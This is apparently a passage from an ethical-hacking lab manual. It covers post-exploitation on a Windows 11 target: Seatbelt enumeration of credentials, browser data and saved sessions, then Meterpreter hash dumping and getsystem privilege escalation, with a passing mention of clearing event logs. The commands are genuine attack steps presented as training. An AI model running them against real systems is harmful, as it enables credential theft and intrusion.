
47. Type **Seatbelt.exe -group=user** and press **Enter** to gather information about ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys, etc.





48. Type **Seatbelt.exe -group=misc** and press **Enter** to gather information about ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo, etc.






49. Apart from the aforementioned Seatbelt commands, you can also use the following advanced commands to gather more information regarding the target system:


Commands	Description
Seatbelt.exe -group=all	Runs all the commands
Seatbelt.exe -group=slack	Retrieves information by executing the following commands: SlackDownloads, SlackPresence, SlackWorkspaces
Seatbelt.exe -group=chromium	Retrieves information by executing the following commands: ChromiumBookmarks, ChromiumHistory, ChromiumPresence
Seatbelt.exe -group=remote	Retrieves information by executing the following commands: AMSIProviders, AntiVirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DpapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, Hotfixes, InterestingProcesses, KeePass, LastShutdown, LocalGroups, LocalUsers, LogonEvents, LogonSessions, LSASettings, MappedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPSavedConnections, RDPSessions, RDPsettings, Sysmon, WindowsDefender, WindowsEventForwarding, WindowsFirewall
Seatbelt.exe <Command> [Command2] ...	Run one or more specified commands
Seatbelt.exe <Command> -full	Retrieves complete results for a command without any filtering
Seatbelt.exe <Command> -computername=COMPUTER.DOMAIN.COM [-username=DOMAIN\USER -password=PASSWORD]	Run one or more specified commands remotely
Seatbelt.exe -group=system -outputfile="C:\Temp\out.txt	Run system checks and output to a .txt file

50. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.



51. Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.
52. Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command.

    Note: You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file, or **clearev**, which clears the event logs remotely) that require administrative or root privileges.




53. The command fails to dump the hashes from the SAM file located on the **Windows 11** machine and returns an error stating **Insufficient privileges to dump hashes!**.
54. From this, it is evident that the Meterpreter session requires admin privileges to perform such actions.
55. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

    The command issued is:

    - **getsystem -t 1**: Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique.

